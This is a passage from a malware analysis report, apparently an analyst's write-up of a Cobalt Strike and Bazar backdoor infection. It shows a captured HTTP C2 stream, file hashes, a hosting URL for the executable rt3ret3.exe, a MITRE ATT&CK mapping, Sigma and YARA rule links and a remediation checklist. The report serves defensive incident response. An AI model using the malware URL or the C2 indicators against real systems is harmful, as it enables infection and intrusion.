


Figure 10: following HTTP stream



```
GET /preload?manifest=wac HTTP/1.1
Host: onedrive.live.com
Accept: text/html,application/xml;*/*;
Accept-Encoding: gzip, deflate
Cookie:
E=P:p6X32CQ7f8ZHT0WNjE6_orQrH618xQ8OQr5ZQAO6X1GgrF-09MGqyvicjDPVBOWrm3srsWcMYPHXttRZhyMX78o98XU6HnoyYM5FE4qUAR4EQzOS2a9FDclZEx7jwrFjexLaU395x1VnTy0_c698GFaCeaTrwmmvNb6wdIGc4eU=
:PFzM9cj
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 29 Mar 2021 23:03:07 GMT
Cache-Control: no-cache, no-store
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
Set-Cookie: E=P:We/01nw8bIg=:oIbA04j2Itig4t8cWKNKrDaG/ZDZuMnyxXC+BkkNivU=:F; domain=.live.com; path=/
Content-Length: 2209

 <html xmlns="http://www.w3.org/1999/xhtml"><head><title>Preload</title><script type="text/javascript">var $Config={"BSI":{"enabled":
1,"xid":"b006d80d-6673-4a54-92d1-8d13cdc93b14","pn":"ResourcesPreload.default.F.A","rid":"007ebd45c9f","biciPrevious":"b006d80d-6673-4a54-92d1-8d13cdc93b14_007ebd45c9f_15347","
BICI":{"fid":"ebd4","urlHash":"vazo6","beaconUrl":"//c.live.com/c.gif?DI=15347&wlxid=b006d80d-6673-4a54-92d1-8d13cdc93b14&reqid=007ebd45c9f","enableLD":1,"enableGlinkExtra":
1,"enableGlinkCall":1,"suppressBrowserRightClickMenu":1},"SBSPLT":{"rt":"636191157915732690"},"CSIPerf":{"enabled":1,"page":{"landingPageName":"","timeStamp":""},"IDSS":
{"enabled":1},"WLXFD":{"enabled":1},"Trace":{"enabled":1}},"Scenario":{"handlerPath":"/Handlers/ScenarioQos.mvc","enabled":1},"Watson":{"fbody":1,"enabled":1,"sr":
100}},"build":"17.502.2414","mkt":"en-US","mmn":"BN1301xxPFE021","di":15347,"prop":"SDX.Skydrive","sd":".live.com","hn":"onedrive.live.com","isSecure":1,"Preload":{"Resources":
["https://spoprod-a.akamaihd.net/files/onedrive-website-release-prod_master_20160928.003/jquery-1.7.2-39eeb07e.js","https://spoprod-a.akamaihd.net/files/onedrive-website-
release-prod_master_20160928.003/wac0-c2bada28.js","https://spoprod-a.akamaihd.net/files/onedrive-website-release-prod_master_20160928.003/wac1-94024fff.js","https://spoprod-
a.akamaihd.net/files/onedrive-website-release-prod_master_20160928.003/wac2-01ac784f.js","https://spoprod-a.akamaihd.net/files/onedrive-website-release-
prod_master_20160928.003/wac_s_test-aec201a8.js","https://spoprod-a.akamaihd.net/files"u002ffiles/onedrive-website-release-prod_master_20160928.003/
wac_s_unknownscenario-258417ad.js","https://s1-word-view-15.cdn.office.net:443/wv/s/1677265950_resources/1033/progress16.gif","https://s1-word-view-15.cdn.office.net:443/wv/s/
1677265950_App_Scripts/1033/WordViewerIntl.js","https://s1-word-view-15.cdn.office.net:443/wv/s/1677265950_resources/1033/WordViewer.css","https://s1-word-
view-15.cdn.office.net:443/wv/s/1677265950_resources/1033/wv.png","https://s1-word-view-15.cdn.office.net:443/wv/s/1677265950_App_Scripts/WordViewer.js","https://s1-
officeapps-15.cdn.office.net:443/wv/s/1677265950_App_Scripts/1033/CommonIntl.js"
```

Figure 11: First HTTP stream

Build **IoC** for **Iris** Tools and **Threatfox**





Figure 18: IoCs



Classification

File : rt3ret3.exe




Figure 19: Classification > rt3ret3.exe

MITRE ATT&CK Mapping


MITRE Tactic	MITRE Technique
Initial Access	T1189 – Drive-by Compromise
Execution	T1059 – Command and Scripting Interpreter T1204 – User Execution
Persistence	T1543 – Create or Modify System Process
Privilege Escalation	T1055 – Process Injection
Defense Evasion	T1218 – Signed Binary Proxy Execution T1562 – Impair Defenses T1036 – Masquerading T1140 – Deobfuscate/ Decode Files or Information
Command & Control	T1219 – Remote Access Software T1071 – Application Layer Protocol: Web Protocols
Discovery	T1482 – Domain Trust Discovery
Exfiltration	T1041 – Exfiltration Over C&C Channel

IOCs:

Indicator	Type
onedrive[.]live[.]com	Command and Control Cobalt Strike
forenzik[.]kz	Observed Malicious SSL Cert (Bazar Backdoor)
291c573996c647508544e8e21bd2764e6e4c834d5 3d6d2c8903a0001c783764b	File - rt3ret3.exe
ba8718c5346f732566535d5c4d6721dbc834ecbff4 322d53f26233d1cdffe539	File - rt3ret3.exe

Screenshot

Sites : *http://admin.yougleeindia.in/theme/js/plugins/rt3ret3.exe*



Sigma Rules.

https://github.com/SigmaHQ/sigma/blob/c56cd2dfff6343f3694ef4fd606a305415599737/rules windows/process_creation/win_meterpreter_or_cobaltstrike_getsystem_service_start.yml
https://github.com/SigmaHQ/sigma/blob/master/rules/windows/pipe_created/ sysmon_mal_cobaltstrike.yml
https://github.com/SigmaHQ/sigma/blob/c56cd2dfff6343f3694ef4fd606a305415599737/rules/ windows/process_creation/win_meterpreter_or_cobaltstrike_getsystem_service_start.yml
https://github.com/SigmaHQ/sigma/blob/c56cd2dfff6343f3694ef4fd606a305415599737/rules/ network/net_dns_c2_detection.yml
https://github.com/SigmaHQ/sigma/blob/7f071d785157dfe185d845fad994aa6ec05ac678/rules/ windows/network_connection/sysmon_powershell_network_connection.yml
https://github.com/SigmaHQ/sigma/blob/08ca62cc8860f4660e945805d0dd615ce75258c1/rules/ windows/process_creation/win_susp_powershell_hidden_b64_cmd.yml

Yara Rules.

https://malpedia.caad.fkie.fraunhofer.de/details/win.cobalt_strike
https://github.com/Neo23x0/signature-base/blob/master/yara/apt_cobaltstrike.yar
https://github.com/advanced-threat-research/Yara-Rules/blob/master/malware/MALW_cobaltstrike.yar
https://github.com/Neo23x0/signature-base/blob/master/yara/apt_cobaltstrike_evasive.yar
https://github.com/avast/ioc/blob/master/CobaltStrike/yara_rules/cs_rules.yar
https://github.com/Te-k/cobaltstrike/blob/master/rules.yar

Response and Remediation

Responding to a situation involving a remote access backdoor that delivers Cobalt Strike is critical for maintaining the security and integrity of your network. Cobalt Strike is a legitimate penetration testing tool but is frequently abused by threat actors for malicious purposes. Here's a structured response and remediation plan:

1. Isolate Affected Systems
Immediately disconnect the affected system(s) from the network to prevent further communication with the attacker-controlled server or infrastructure. Isolation will help contain the incident and prevent further damage.

2. Assess the Scope and Impact
Determine the extent of the compromise by conducting a thorough investigation. This includes identifying affected systems, reviewing logs, and analyzing network traffic. Understanding the scope and impact will help you make informed decisions.

3. Incident Response Team
Assemble an incident response team comprising IT, security, and legal personnel. Ensure that roles and responsibilities are defined, and communication channels are established.

4. Analysis and Forensics
Perform a detailed analysis of the affected system(s) to identify the backdoor and the delivery method of Cobalt Strike. Collect forensic evidence for potential legal actions.

5. Remove the Backdoor
Completely remove the remote access backdoor and any associated malware. This may involve reimaging affected systems or manually cleaning them, depending on the level of compromise.

6. Patch and Update
Ensure all systems are up to date with security patches and updates. Vulnerabilities in outdated software are often exploited by attackers.

7. Change Credentials
Change passwords and credentials for compromised accounts. This includes both local and domain accounts. Ensure that strong, unique passwords are used.

8. Review Firewall Rules and Access Controls
Review and tighten firewall rules to prevent unauthorized access. Limit access only to necessary ports and services.

9. Continuous Monitoring
Implement continuous monitoring and threat hunting to detect and respond to any residual threats or new threats that may emerge.

10. Ongoing Security Enhancements

Use the incident as an opportunity to enhance your organization's overall security posture, including improving threat detection and prevention capabilities.

Remember that responding to a backdoor delivering Cobalt Strike requires a coordinated and comprehensive approach. Engage with cybersecurity professionals and consider seeking legal advice as needed. Finally, learn from the incident to better prepare for future security challenges.

References:
FortiGate IPS with botnet C&C IP blocking:
https://docs2.fortinet.com/document/fortigate/7.4.0/administration-guide/668865
Sophos : *https://news.sophos.com/en-us/2022/01/19/zloader-installs-remote-access-backdoors-and-delivers-cobalt-strike/*
Paloalto : *https://unit42.paloaltonetworks.com/bazarloader-malware/*
IOCs BazarCall : *https://github.com/pan-unit42/iocs/blob/master/BazarCall/Appendix-E.txt*

ThankYou.

Regards,

Mochammad Arif Rizki